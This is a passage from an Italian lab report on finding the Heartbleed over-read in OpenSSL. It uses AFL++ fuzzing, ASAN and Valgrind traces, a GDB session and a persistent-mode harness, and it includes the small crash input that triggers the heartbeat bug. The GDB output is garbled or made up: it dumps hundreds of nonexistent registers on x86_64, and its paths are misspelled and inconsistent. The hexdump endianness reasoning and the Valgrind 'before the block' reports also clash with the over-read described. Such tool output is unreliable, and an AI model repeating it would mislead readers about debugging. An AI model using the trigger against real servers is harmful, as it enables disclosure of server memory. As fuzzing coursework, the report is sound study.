Il traceback mostra chiaramente il percorso dell'errore:

```
READ of size 52739 at 0x629000009748 thread T0
#0 0x49c766 in __asan_memcpy (/home/unina/software-security/fuzzing/heartbleed/handshake+0x49c766)
#1 0x4ded5f in tls1_process_heartbeat /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/t1_lib.c:2586:3
#2 0x5535da in ssl3_read_bytes /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_pkt.c:1092:4
#3 0x558139 in ssl3_get_message /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_both.c:457:7
#4 0x520be0 in ssl3_get_client_hello /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:941:4
#5 0x51c97e in ssl3_accept /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:357:9
#6 0x4d1d03 in main /home/unina/software-security/fuzzing/heartbleed/handshake.cc:44:3
#7 0x7f8ef476edaf in __libc_start_call_main csu/../sysdeps/ntptl/libc_start_call_main.h:58:16
#8 0x7f8ef476ee3f in __libc_start_main csu/../csu/libc-start.c:392:3
#9 0x4204c4 in _start (/home/unina/software-security/fuzzing/heartbleed/handshake+0x4204c4)
```

Il problema si manifesta nella funzione `tls1_process_heartbeat`, precisamente alla riga 2586 del file `t1_lib.c`. Questa funzione è parte dell'estensione Heartbeat del protocollo TLS implementata da OpenSSL. In quella riga viene effettuata una copia di memoria (*memcpy*) dei dati ricevuti senza verificarne adeguatamente la dimensione, causando una lettura oltre i limiti del buffer.

- Qual è il punto di allocazione del buffer?

ASAN fornisce anche informazioni sull'origine del buffer coinvolto:

```
0x629000009748 is located 0 bytes to the right of 17736-byte region [0x629000005200,0x629000009748)
allocated by thread T0 here:
#0 0x49d3ad in malloc (/home/unina/software-security/fuzzing/heartbleed/handshake+0x49d3ad)
#1 0x58ac89 in CRYPTO_malloc /home/unina/software-security/fuzzing/heartbleed/openssl/crypto/mem.c:308:8
```

Il buffer è stato allocato tramite la funzione *CRYPTO_malloc*, una wrapper di OpenSSL attorno alla funzione malloc, definita in *mem.c* alla riga 308. Questo conferma che l'errore avviene su un'area di heap memory allocata correttamente, ma successivamente utilizzata in modo improprio.

3.1.5 Diagnistica del bug con GDB

Dopo aver identificato la vulnerabilità tramite AFL e ASAN, è stato eseguito un ulteriore approfondimento utilizzando il debugger GDB, con l'obiettivo di analizzare il comportamento del programma in fase di crash e ispezionare le variabili direttamente in memoria. Il programma handshake, già compilato con ASAN, è stato avviato in GDB utilizzando il file di input responsabile del crash, generato da AFL. Il file era salvato nella directory *output/default/crashes/*. Prima di avviare l'esecuzione, è stato impostato un breakpoint su una funzione interna di ASAN responsabile della segnalazione degli errori. In questo modo, GDB interrompe l'esecuzione esattamente nel momento in cui

ASAN rileva l'anomalia, consentendo un'ispezione accurata dello stato del programma.

```

$ gdb ./handshake
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-llinux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg loaded 187 pwndbg commands and 47 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg created $rbase, $base, $hexptr, $argv, $envp, $argc, $environ, $bn_sym, $bn_var, $bn_eval, $ida GDB functions (can be used with print/break)
Reading symbols from ./handshake...
----- tip of the day (disable with set show-tips off) -----
Use vmap -A|-B <number> <filters> to display <number> of maps after/before filtered ones
pwndbg: set breakpoint pending on
pwndbg: break +asan::ReportGenericError
Breakpoint 1, +asan::ReportGenericError()
Program run -> output/default/crashes/id:\0000000000a28c4 <output/derault/crashes\id:\0000000000a28c4>
Starting program: /home/uncle/sofware/fuzzing/heartbleed/handshake <output/derault/crashes\id:\0000000000a28c4>
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x0000000000a28c4 in __asan::ReportGenericError(unsigned long, unsigned long, unsigned long, unsigned long, unsigned long, unsigned int, bool) ()
LEGEND: STACK | HEAP | CODE | DATA | NX | RODATA
Registers: r0 = 0x0000000000000000 r1 = 0x0000000000000000 r2 = 0x0000000000000000 r3 = 0x0000000000000000
r4 = 0x0000000000000000 r5 = 0x0000000000000000 r6 = 0x0000000000000000 r7 = 0x0000000000000000
r8 = 0x0000000000000000 r9 = 0x0000000000000000 r10 = 0x0000000000000000 r11 = 0x0000000000000000
r12 = 0x0000000000000000 r13 = 0x0000000000000000 r14 = 0x0000000000000000 r15 = 0x0000000000000000
r16 = 0x0000000000000000 r17 = 0x0000000000000000 r18 = 0x0000000000000000 r19 = 0x0000000000000000
r20 = 0x0000000000000000 r21 = 0x0000000000000000 r22 = 0x0000000000000000 r23 = 0x0000000000000000
r24 = 0x0000000000000000 r25 = 0x0000000000000000 r26 = 0x0000000000000000 r27 = 0x0000000000000000
r28 = 0x0000000000000000 r29 = 0x0000000000000000 r30 = 0x0000000000000000 r31 = 0x0000000000000000
r128 = 0x0000000000000000 r129 = 0x0000000000000000 r130 = 0x0000000000000000 r131 = 0x0000000000000000
r132 = 0x0000000000000000 r133 = 0x0000000000000000 r134 = 0x0000000000000000 r135 = 0x0000000000000000
r136 = 0x0000000000000000 r137 = 0x0000000000000000 r138 = 0x0000000000000000 r139 = 0x0000000000000000
r140 = 0x0000000000000000 r141 = 0x0000000000000000 r142 = 0x0000000000000000 r143 = 0x0000000000000000
r144 = 0x0000000000000000 r145 = 0x0000000000000000 r146 = 0x0000000000000000 r147 = 0x0000000000000000
r148 = 0x0000000000000000 r149 = 0x0000000000000000 r150 = 0x0000000000000000 r151 = 0x0000000000000000
r152 = 0x0000000000000000 r153 = 0x0000000000000000 r154 = 0x0000000000000000 r155 = 0x0000000000000000
r156 = 0x0000000000000000 r157 = 0x0000000000000000 r158 = 0x0000000000000000 r159 = 0x0000000000000000
r160 = 0x0000000000000000 r161 = 0x0000000000000000 r162 = 0x0000000000000000 r163 = 0x0000000000000000
r164 = 0x0000000000000000 r165 = 0x0000000000000000 r166 = 0x0000000000000000 r167 = 0x0000000000000000
r168 = 0x0000000000000000 r169 = 0x0000000000000000 r170 = 0x0000000000000000 r171 = 0x0000000000000000
r172 = 0x0000000000000000 r173 = 0x0000000000000000 r174 = 0x0000000000000000 r175 = 0x0000000000000000
r176 = 0x0000000000000000 r177 = 0x0000000000000000 r178 = 0x0000000000000000 r179 = 0x0000000000000000
r180 = 0x0000000000000000 r181 = 0x0000000000000000 r182 = 0x0000000000000000 r183 = 0x0000000000000000
r184 = 0x0000000000000000 r185 = 0x0000000000000000 r186 = 0x0000000000000000 r187 = 0x0000000000000000
r188 = 0x0000000000000000 r189 = 0x0000000000000000 r190 = 0x0000000000000000 r191 = 0x0000000000000000
r192 = 0x0000000000000000 r193 = 0x0000000000000000 r194 = 0x0000000000000000 r195 = 0x0000000000000000
r196 = 0x0000000000000000 r197 = 0x0000000000000000 r198 = 0x0000000000000000 r199 = 0x0000000000000000
r200 = 0x0000000000000000 r201 = 0x0000000000000000 r202 = 0x0000000000000000 r203 = 0x0000000000000000
r204 = 0x0000000000000000 r205 = 0x0000000000000000 r206 = 0x0000000000000000 r207 = 0x0000000000000000
r208 = 0x0000000000000000 r209 = 0x0000000000000000 r210 = 0x0000000000000000 r211 = 0x0000000000000000
r212 = 0x0000000000000000 r213 = 0x0000000000000000 r214 = 0x0000000000000000 r215 = 0x0000000000000000
r216 = 0x0000000000000000 r217 = 0x0000000000000000 r218 = 0x0000000000000000 r219 = 0x0000000000000000
r220 = 0x0000000000000000 r221 = 0x0000000000000000 r222 = 0x0000000000000000 r223 = 0x0000000000000000
r224 = 0x0000000000000000 r225 = 0x0000000000000000 r226 = 0x0000000000000000 r227 = 0x0000000000000000
r228 = 0x0000000000000000 r229 = 0x0000000000000000 r230 = 0x0000000000000000 r231 = 0x0000000000000000
r232 = 0x0000000000000000 r233 = 0x0000000000000000 r234 = 0x0000000000000000 r235 = 0x0000000000000000
r236 = 0x0000000000000000 r237 = 0x0000000000000000 r238 = 0x0000000000000000 r239 = 0x0000000000000000
r240 = 0x0000000000000000 r241 = 0x0000000000000000 r242 = 0x0000000000000000 r243 = 0x0000000000000000
r244 = 0x0000000000000000 r245 = 0x0000000000000000 r246 = 0x0000000000000000 r247 = 0x0000000000000000
r248 = 0x0000000000000000 r249 = 0x0000000000000000 r250 = 0x0000000000000000 r251 = 0x0000000000000000
r252 = 0x0000000000000000 r253 = 0x0000000000000000 r254 = 0x0000000000000000 r255 = 0x0000000000000000
r256 = 0x0000000000000000 r257 = 0x0000000000000000 r258 = 0x0000000000000000 r259 = 0x0000000000000000
r260 = 0x0000000000000000 r261 = 0x0000000000000000 r262 = 0x0000000000000000 r263 = 0x0000000000000000
r264 = 0x0000000000000000 r265 = 0x0000000000000000 r266 = 0x0000000000000000 r267 = 0x0000000000000000
r268 = 0x0000000000000000 r269 = 0x0000000000000000 r270 = 0x0000000000000000 r271 = 0x0000000000000000
r272 = 0x0000000000000000 r273 = 0x0000000000000000 r274 = 0x0000000000000000 r275 = 0x0000000000000000
r276 = 0x0000000000000000 r277 = 0x0000000000000000 r278 = 0x0000000000000000 r279 = 0x0000000000000000
r280 = 0x0000000000000000 r281 = 0x0000000000000000 r282 = 0x0000000000000000 r283 = 0x0000000000000000
r284 = 0x0000000000000000 r285 = 0x0000000000000000 r286 = 0x0000000000000000 r287 = 0x0000000000000000
r288 = 0x0000000000000000 r289 = 0x0000000000000000 r290 = 0x0000000000000000 r291 = 0x0000000000000000
r292 = 0x0000000000000000 r293 = 0x0000000000000000 r294 = 0x0000000000000000 r295 = 0x0000000000000000
r296 = 0x0000000000000000 r297 = 0x0000000000000000 r298 = 0x0000000000000000 r299 = 0x0000000000000000
r300 = 0x0000000000000000 r301 = 0x0000000000000000 r302 = 0x0000000000000000 r303 = 0x0000000000000000
r304 = 0x0000000000000000 r305 = 0x0000000000000000 r306 = 0x0000000000000000 r307 = 0x0000000000000000
r308 = 0x0000000000000000 r309 = 0x0000000000000000 r310 = 0x0000000000000000 r311 = 0x0000000000000000
r312 = 0x0000000000000000 r313 = 0x0000000000000000 r314 = 0x0000000000000000 r315 = 0x0000000000000000
r316 = 0x0000000000000000 r317 = 0x0000000000000000 r318 = 0x0000000000000000 r319 = 0x0000000000000000
r320 = 0x0000000000000000 r321 = 0x0000000000000000 r322 = 0x0000000000000000 r323 = 0x0000000000000000
r324 = 0x0000000000000000 r325 = 0x0000000000000000 r326 = 0x0000000000000000 r327 = 0x0000000000000000
r328 = 0x0000000000000000 r329 = 0x0000000000000000 r330 = 0x0000000000000000 r331 = 0x0000000000000000
r332 = 0x0000000000000000 r333 = 0x0000000000000000 r334 = 0x0000000000000000 r335 = 0x0000000000000000
r336 = 0x0000000000000000 r337 = 0x0000000000000000 r338 = 0x0000000000000000 r339 = 0x0000000000000000
r340 = 0x0000000000000000 r341 = 0x0000000000000000 r342 = 0x0000000000000000 r343 = 0x0000000000000000
r344 = 0x0000000000000000 r345 = 0x0000000000000000 r346 = 0x0000000000000000 r347 = 0x0000000000000000
r348 = 0x0000000000000000 r349 = 0x0000000000000000 r350 = 0x0000000000000000 r351 = 0x0000000000000000
r352 = 0x0000000000000000 r353 = 0x0000000000000000 r354 = 0x0000000000000000 r355 = 0x0000000000000000
r356 = 0x0000000000000000 r357 = 0x0000000000000000 r358 = 0x0000000000000000 r359 = 0x0000000000000000
r360 = 0x0000000000000000 r361 = 0x0000000000000000 r362 = 0x0000000000000000 r363 = 0x0000000000000000
r364 = 0x0000000000000000 r365 = 0x0000000000000000 r366 = 0x0000000000000000 r367 = 0x0000000000000000
r368 = 0x0000000000000000 r369 = 0x0000000000000000 r370 = 0x0000000000000000 r371 = 0x0000000000000000
r372 = 0x0000000000000000 r373 = 0x0000000000000000 r374 = 0x0000000000000000 r375 = 0x0000000000000000
r376 = 0x0000000000000000 r377 = 0x0000000000000000 r378 = 0x0000000000000000 r379 = 0x0000000000000000
r380 = 0x0000000000000000 r381 = 0x0000000000000000 r382 = 0x0000000000000000 r383 = 0x0000000000000000
r384 = 0x0000000000000000 r385 = 0x0000000000000000 r386 = 0x0000000000000000 r387 = 0x0000000000000000
r388 = 0x0000000000000000 r389 = 0x0000000000000000 r390 = 0x0000000000000000 r391 = 0x0000000000000000
r392 = 0x0000000000000000 r393 = 0x0000000000000000 r394 = 0x0000000000000000 r395 = 0x0000000000000000
r396 = 0x0000000000000000 r397 = 0x0000000000000000 r398 = 0x0000000000000000 r399 = 0x0000000000000000
r400 = 0x0000000000000000 r401 = 0x0000000000000000 r402 = 0x0000000000000000 r403 = 0x0000000000000000
r404 = 0x0000000000000000 r405 = 0x0000000000000000 r406 = 0x0000000000000000 r407 = 0x0000000000000000
r408 = 0x0000000000000000 r409 = 0x0000000000000000 r410 = 0x0000000000000000 r411 = 0x0000000000000000
r412 = 0x0000000000000000 r413 = 0x0000000000000000 r414 = 0x0000000000000000 r415 = 0x0000000000000000
r416 = 0x0000000000000000 r417 = 0x0000000000000000 r418 = 0x0000000000000000 r419 = 0x0000000000000000
r420 = 0x0000000000000000 r421 = 0x0000000000000000 r422 = 0x0000000000000000 r423 = 0x0000000000000000
r424 = 0x0000000000000000 r425 = 0x0000000000000000 r426 = 0x0000000000000000 r427 = 0x0000000000000000
r428 = 0x0000000000000000 r429 = 0x0000000000000000 r430 = 0x0000000000000000 r431 = 0x0000000000000000
r432 = 0x0000000000000000 r433 = 0x0000000000000000 r434 = 0x0000000000000000 r435 = 0x0000000000000000
r436 = 0x0000000000000000 r437 = 0x0000000000000000 r438 = 0x0000000000000000 r439 = 0x0000000000000000
r440 = 0x0000000000000000 r441 = 0x0000000000000000 r442 = 0x0000000000000000 r443 = 0x0000000000000000
r444 = 0x0000000000000000 r445 = 0x0000000000000000 r446 = 0x0000000000000000 r447 = 0x0000000000000000
r448 = 0x0000000000000000 r449 = 0x0000000000000000 r450 = 0x0000000000000000 r451 = 0x0000000000000000
r452 = 0x0000000000000000 r453 = 0x0000000000000000 r454 = 0x0000000000000000 r455 = 0x0000000000000000
r456 = 0x0000000000000000 r457 = 0x0000000000000000 r458 = 0x0000000000000000 r459 = 0x0000000000000000
r460 = 0x0000000000000000 r461 = 0x0000000000000000 r462 = 0x0000000000000000 r463 = 0x0000000000000000
r464 = 0x0000000000000000 r465 = 0x0000000000000000 r466 = 0x0000000000000000 r467 = 0x0000000000000000
r468 = 0x0000000000000000 r469 = 0x0000000000000000 r470 = 0x0000000000000000 r471 = 0x0000000000000000
r472 = 0x0000000000000000 r473 = 0x0000000000000000 r474 = 0x0000000000000000 r475 = 0x0000000000000000
r476 = 0x0000000000000000 r477 = 0x0000000000000000 r478 = 0x0000000000000000 r479 = 0x0000000000000000
r480 = 0x0000000000000000 r481 = 0x0000000000000000 r482 = 0x0000000000000000 r483 = 0x0000000000000000
r484 = 0x0000000000000000 r485 = 0x0000000000000000 r486 = 0x0000000000000000 r487 = 0x0000000000000000
r488 = 0x0000000000000000 r489 = 0x0000000000000000 r490 = 0x0000000000000000 r491 = 0x0000000000000000
r492 = 0x0000000000000000 r493 = 0x0000000000000000 r494 = 0x0000000000000000 r495 = 0x0000000000000000
r496 = 0x0000000000000000 r497 = 0x0000000000000000 r498 = 0x0000000000000000 r499 = 0x0000000000000000
r500 = 0x0000000000000000 r501 = 0x0000000000000000 r502 = 0x0000000000000000 r503 = 0x0000000000000000
r504 = 0x0000000000000000 r505 = 0x0000000000000000 r506 = 0x0000000000000000 r507 = 0x0000000000000000
r508 = 0x0000000000000000 r509 = 0x0000000000000000 r510 = 0x0000000000000000 r511 = 0x0000000000000000
r512 = 0x0000000000000000 r513 = 0x0000000000000000 r514 = 0x0000000000000000 r515 = 0x0000000000000000
r516 = 0x0000000000000000 r517 = 0x0000000000000000 r518 = 0x0000000000000000 r519 = 0x0000000000000000
r520 = 0x0000000000000000 r521 = 0x0000000000000000 r522 = 0x0000000000000000 r523 = 0x0000000000000000
r524 = 0x000000000000000
```

Per comprendere l'origine di questo valore, è stato analizzato il contenuto del file di input usando *hexdump*:

```
Unin4d@Software-Security:~/software-security/Fuzzing/heartbleed$ hexdump -C output/default/crashes/id\{:000000\,sig\{:00\,src\{:000013\+000022\,time\{:281031\,execs\{:46226\,op\splice\},rep\{:2  
00000000 18 03 80 00 10 01 ce 03 .....  
00000008
```

Dall'analisi emerge che i due byte `ce 03` presenti in posizione 6 e 7 (in little-endian) corrispondono proprio al valore `0x03ce`, ovvero `0xce03` in big-endian: esattamente il valore letto dalla variabile payload. Questo dimostra che il fuzzer può controllare direttamente la dimensione dei dati copiati, senza che venga effettuato alcun controllo sulla validità del campo payload.

3.2 Challenge Extra - Disabilitare ASAN e utilizzo di Valgrind

La challenge extra si concentra sull'approfondimento del comportamento del programma in assenza di strumenti di instrumentation avanzata, come ASAN. L'obiettivo è capire come una vulnerabilità possa comportarsi in ambienti reali, dove non è sempre attiva una protezione dinamica in fase di esecuzione, e come strumenti alternativi, come Valgrind, possano comunque essere utilizzati per la diagnosi.

Gli obiettivi principali della challenge sono:

- Verificare l'impossibilità di rilevare il crash quando ASAN non è abilitato, nonostante la vulnerabilità sia ancora presente nel codice.

- Comprendere il motivo tecnico per cui la vulnerabilità Heartbleed, pur essendo grave, non causa un arresto immediato del programma senza strumenti come ASAN.
- Utilizzare Valgrind, un altro strumento di analisi dinamica, per diagnosticare manualmente il comportamento anomalo del programma e individuare eventuali accessi illegittimi alla memoria.

3.2.1 Comportamento senza ASAN

In questa fase della challenge ci siamo posti l'obiettivo di osservare il comportamento del programma senza il supporto di ASAN (Address-Sanitizer), per comprendere meglio il ruolo di questo strumento nella rilevazione delle vulnerabilità. Abbiamo ripetuto i passaggi eseguiti nella challenge principale, ricompilando la libreria OpenSSL e il test *harness handshake.cc*, disabilitando però ASAN. In particolare, è stato rimosso l'uso della variabile d'ambiente AFL_USE_ASAN=1. Dopo aver creato la cartella input/ con il seme iniziale, abbiamo avviato nuovamente AFL.

```

american fuzzy lop ++4.00c {default} (./handshake) [fast]
process timing
  run time : 0 days, 0 hrs, 12 min, 39 sec
  last new find : 0 days, 0 hrs, 1 min, 50 sec
  last saved crash : none seen yet
  last saved hang : none seen yet
cycle progress
  now processing : 15.14 (26.3%)
  runs timed out : 0 (0.00%)
stage progress
  now trying : splice 15
  stage execs : 47/73 (64.38%)
  total execs : 454k
  exec speed : 581.3/sec
fuzzing strategy yields
  bit flips : disabled (default, enable with -D)
  byte flips : disabled (default, enable with -D)
  arithmetics : disabled (default, enable with -D)
  known ints : disabled (default, enable with -D)
  dictionary : n/a
  havoc/splice : 24/244k, 32/209k
  py/custom/rq : unused, unused, unused, unused
  trim/eff : 30.50%/88, disabled
overall results
  cycles done : 10
  corpus count : 57
  saved crashes : 0
  saved hangs : 0
map coverage
  map density : 4.72% / 5.17%
  count coverage : 1.36 bits/tuple
findings in depth
  favored items : 26 (45.61%)
  new edges on : 29 (50.88%)
  total crashes : 0 (0 saved)
  total tmouts : 2 (2 saved)
item geometry
  levels : 7
  pending : 22
  pend fav : 0
  own finds : 56
  imported : 0
  stability : 100.00%
[cpu000:200%]

```

Figura 3.7: Risultati di AFL senza ASAN.

La mancata rilevazione del crash è legata a due motivazioni tecniche fondamentali:

- **Natura del bug (Heartbleed):** la vulnerabilità Heartbleed è un buffer over-read, non un classico buffer overflow. Il bug permette di leggere oltre i limiti del buffer allocato in heap, accedendo a dati riservati, ma non altera direttamente il flusso di controllo del programma. Questo significa che, in un ambiente non strumentato, l'errore non genera automaticamente una violazione di accesso o una segfault. Il programma continua ad eseguire normalmente, anche se sta leggendo dati da una porzione di memoria non prevista.
- **Funzionamento di ASAN:** ASAN interviene durante la fase di instrumentation del codice, modificando il binario in modo da inserire zone di protezione (redzones) attorno ai buffer allo-

cati. Le aree sono contrassegnate come “non accessibili”. Se il programma tenta di leggere (o scrivere) in una di queste zone, ASAN intercetta l’evento e forza un crash controllato, stampando informazioni dettagliate sull’anomalia. In assenza di ASAN, questa protezione viene meno e le letture oltre i limiti non vengono più intercettate, poiché non violano direttamente le regole del sistema operativo. Il bug è quindi silenzioso, ma comunque presente e sfruttabile.

3.2.2 Diagnostica del bug con Valgrind

Dopo aver constatato che senza ASAN il crash non si verifica — pur essendo presente la vulnerabilità — abbiamo utilizzato Valgrind come strumento alternativo per l’analisi dinamica del comportamento del programma. In particolare, abbiamo scelto il modulo memcheck, progettato per individuare:

- Accessi alla memoria non validi (out-of-bounds reads e writes)
- Utilizzo di memoria dopo la liberazione (use-after-free)
- Overrun dello stack o dell’heap
- Errori nell’allocazione o rilascio di memoria dinamica

L’obiettivo è dimostrare che, anche senza ASAN, il bug Heartbleed può essere rilevato e diagnosticato attraverso strumenti di debugging

come Valgrind, seppur con una modalità operativa diversa. Abbiamo lanciato il programma handshake con Valgrind, fornendogli in input il file crash precedentemente generato da AFL:

```
unina@software-security:~/software-security/fuzzing/heartbleed$ valgrind --tool=memcheck ./handshake < output/default /crashes/id\:000001\,sig\:06\,src\:000013\+000022\,time\:281031\,execs\:46226\,op\:splice\,rep\:2
```

Fin dai primi istanti, Valgrind ha rilevato diversi accessi illegittimi alla memoria:

```
==1364591== Invalid read of size 8
==1364591==    at 0x4852B00: memmove (in /usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==1364591==    by 0x409090: tls1_process_heartbeat (t1_lib.c:2586)
==1364591==    by 0x445AA2: ssl3_read_bytes (s3_pkt.c:1092)
==1364591==    by 0x44758E: ssl3_get_message (s3_both.c:457)
==1364591==    by 0x42D91A: ssl3_get_client_hello (s3_srvr.c:941)
==1364591==    by 0x42BAB7: ssl3_accept (s3_srvr.c:357)
==1364591==    by 0x403915: main (handshake.cc:44)
==1364591== Address 0x5050b88 is 8 bytes before a block of size 52,758 alloc'd
==1364591==    at 0x4848899: malloc (in /usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==1364591==    by 0x45D9009: CRYPTO_malloc (mem.c:308)
==1364591==    by 0x40906E: tls1_process_heartbeat (t1_lib.c:2580)
==1364591==    by 0x445AA2: ssl3_read_bytes (s3_pkt.c:1092)
==1364591==    by 0x44758E: ssl3_get_message (s3_both.c:457)
==1364591==    by 0x42D91A: ssl3_get_client_hello (s3_srvr.c:941)
==1364591==    by 0x42BAB7: ssl3_accept (s3_srvr.c:357)
==1364591==    by 0x403915: main (handshake.cc:44)
```

Il messaggio indica che il programma ha tentato di leggere prima dell'inizio di un'area di memoria allocata dinamicamente (heap under-read). Analogamente, sono stati riportati ulteriori accessi non validi, rispettivamente 16, 24 e 32 byte prima del blocco allocato:

```
==1364591== Address 0x5050b80 is 16 bytes before a block of size 52,758 alloc'd
==1364591== at 0x4848899: malloc (in /usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==1364591== by 0x45D909: CRYPTO_malloc (mem.c:308)
==1364591== by 0x40906E: tls1_process_heartbeat (t1_lib.c:2580)
==1364591== by 0x445AA2: ssl3_read_bytes (s3_pkt.c:1092)
==1364591== by 0x44758E: ssl3_get_message (s3_both.c:457)
==1364591== by 0x42D91A: ssl3_get_client_hello (s3_srvr.c:941)
==1364591== by 0x42BAB7: ssl3_accept (s3_srvr.c:357)
==1364591== by 0x403915: main (handshake.cc:44)
==1364591== Invalid read of size 8
==1364591== at 0x4852AF0: memmove (in /usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==1364591== by 0x409090: tls1_process_heartbeat (t1_lib.c:2586)
==1364591== by 0x445AA2: ssl3_read_bytes (s3_pkt.c:1092)
==1364591== by 0x44758E: ssl3_get_message (s3_both.c:457)
==1364591== by 0x42D91A: ssl3_get_client_hello (s3_srvr.c:941)
==1364591== by 0x42BAB7: ssl3_accept (s3_srvr.c:357)
==1364591== by 0x403915: main (handshake.cc:44)
==1364591== Address 0x5050b78 is 24 bytes before a block of size 52,758 alloc'd
==1364591== at 0x4848899: malloc (in /usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==1364591== by 0x45D909: CRYPTO_malloc (mem.c:308)
==1364591== by 0x40906E: tls1_process_heartbeat (t1_lib.c:2580)
==1364591== by 0x445AA2: ssl3_read_bytes (s3_pkt.c:1092)
==1364591== by 0x44758E: ssl3_get_message (s3_both.c:457)
==1364591== by 0x42D91A: ssl3_get_client_hello (s3_srvr.c:941)
==1364591== by 0x42BAB7: ssl3_accept (s3_srvr.c:357)
==1364591== by 0x403915: main (handshake.cc:44)
==1364591== Invalid read of size 8
==1364591== at 0x4852AF8: memmove (in /usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)
==1364591== by 0x409090: tls1_process_heartbeat (t1_lib.c:2586)
==1364591== by 0x445AA2: ssl3_read_bytes (s3_pkt.c:1092)
==1364591== by 0x44758E: ssl3_get_message (s3_both.c:457)
==1364591== by 0x42D91A: ssl3_get_client_hello (s3_srvr.c:941)
==1364591== by 0x42BAB7: ssl3_accept (s3_srvr.c:357)
==1364591== by 0x403915: main (handshake.cc:44)
==1364591== Address 0x5050b70 is 32 bytes before a block of size 52,768 in arena "client"
```

Tutti questi errori sono localizzati nel medesimo punto critico cioè la funzione *tls1_process_heartbeat*.

Lo stesso dove, nelle analisi precedenti con ASAN, era stato rilevato l'accesso anomalo. Il codice coinvolto è sempre il medesimo: una chiamata a *memcpy* (o *memmove*) che tenta di copiare più byte del dovuto, sulla base di un campo *payload* malformato.

3.3 Challenge Extra – Modalità persistente con AFL++

L’obiettivo di questa sfida extra è quello di migliorare l’efficienza del *fuzzing* sfruttando la modalità persistente di *AFL++*. AFL, nella sua modalità classica, crea un nuovo processo figlio (*fork*) per ogni test, il che può essere lento, soprattutto con programmi complessi come quelli basati su OpenSSL. In modalità persistente, invece, il target viene eseguito in un loop controllato da AFL, consentendo l’elaborazione di centinaia o migliaia di input all’interno dello stesso processo, migliorando drasticamente il throughput.

In particolare, ci viene chiesto di:

- Modificare il test harness per abilitare la modalità persistente tramite la macro `__AFL_LOOP`.
- Compilare con *afl-clang-fast++* e utilizzare ASAN per la rilevazione dei bug.
- Confrontare le performance (esecuzioni al secondo) rispetto alla modalità standard.
- Verificare che il crash rilevato sia ancora quello legato a Heartbleed.

La modalità persistente richiede alcune modifiche chiave al codice. Abbiamo integrato le seguenti direttive all'interno del file *handshake.cc*:

```
25 __AFL_FUZZ_INIT();
26
27 int main() {
28     __AFL_INIT();
29     unsigned char *buf = __AFL_FUZZ_TESTCASE_BUF;
30     static SSL_CTX *sctx = Init();
31
32     while (__AFL_LOOP(1000)) {
33         int len = __AFL_FUZZ_TESTCASE_LEN;
34
35         if (len < 8) continue;
36
37         SSL *server = SSL_new(sctx);
38         BIO *sinbio = BIO_new(BIO_s_mem());
39         BIO *soutbio = BIO_new(BIO_s_mem());
40         SSL_set_bio(server, sinbio, soutbio);
41         SSL_set_accept_state(server);
42
43         BIO_write(sinbio, buf, len);
44
45         SSL_do_handshake(server);
46
47         SSL_free(server);
48     }
49
50     return 0;
51 }
```

Figura 3.8: Modifica del codice di handshake.cc

Le istruzioni fondamentali sono:

- `__AFL_INIT()` per inizializzare la comunicazione con AFL.
- `__AFL_LOOP(1000)` per mantenere attivo il processo e ricevere fino a 1000 input per sessione.
- `__AFL_FUZZ_TESTCASE_BUF` e `__AFL_FUZZ_TESTCASE_LEN` per accedere direttamente ai dati generati da AFL senza dover usare `read()`.

Le modifiche apportate al codice garantiscono che ogni esecuzione del test venga effettuata senza riavviare il programma, ottimizzando il consumo di risorse e il numero di input elaborati al secondo.

Abbiamo quindi ricompilato il codice con:

```
AFL_USE_ASAN=1 afl-clang-fast++ handshake.cc
-o handshake openssl/libssl.a openssl/libcrypto.a
-I openssl/include/ -ldl
```

E successivamente avviato AFL con:

```
afl-fuzz -i input/ -o output_persistent/ -m none
- ./handshake
```

Già nei primi istanti si nota un netto miglioramento del throughput.

Come visibile dall'immagine, abbiamo raggiunto una velocità di *13.1k execs/sec.*

american fuzzy lop ++4.00c {default} (./handshake) [fast]	
process timing	overall results
run time : 0 days, 0 hrs, 0 min, 3 sec	cycles done : 0
last new find : 0 days, 0 hrs, 0 min, 0 sec	corpus count : 26
last saved crash : 0 days, 0 hrs, 0 min, 0 sec	saved crashes : 1
last saved hang : none seen yet	saved hangs : 0
cycle progress	map coverage
now processing : 22.1 (84.6%)	map density : 1.38% / 1.76%
runs timed out : 0 (0.00%)	count coverage : 2.35 bits/tuple
stage progress	findings in depth
now trying : havoc	favored items : 10 (38.46%)
stage execs : 1259/4096 (30.74%)	new edges on : 17 (65.38%)
total execs : 34.1k	total crashes : 21 (1 saved)
exec speed : 13.1k/sec	total timeouts : 0 (0 saved)
fuzzing strategy yields	item geometry
bit flips : disabled (default, enable with -D)	levels : 7
byte flips : disabled (default, enable with -D)	pending : 19
arithmetics : disabled (default, enable with -D)	pend fav : 4
known ints : disabled (default, enable with -D)	own finds : 25
dictionary : n/a	imported : 0
havoc/splice : 15/27.6k, 8/4912	stability : 94.05%
py/custom/rq : unused, unused, unused, unused	
trim/eff : 19.26%/27, disabled	[cpu000:250%]

Un confronto con la modalità classica (senza `__AFL_LOOP`) dimostra che il numero di esecuzioni al secondo è aumentato di circa 60 volte, confermando l'efficacia della modalità persistente. Nel nostro test, AFL++ è riuscito a rilevare un crash in circa 3 secondi. Il file di input generato è stato salvato nella directory:

`output_persistent/default/crashes/`

Per verificare la validità del bug individuato, abbiamo eseguito manualmente il programma con quell'input:

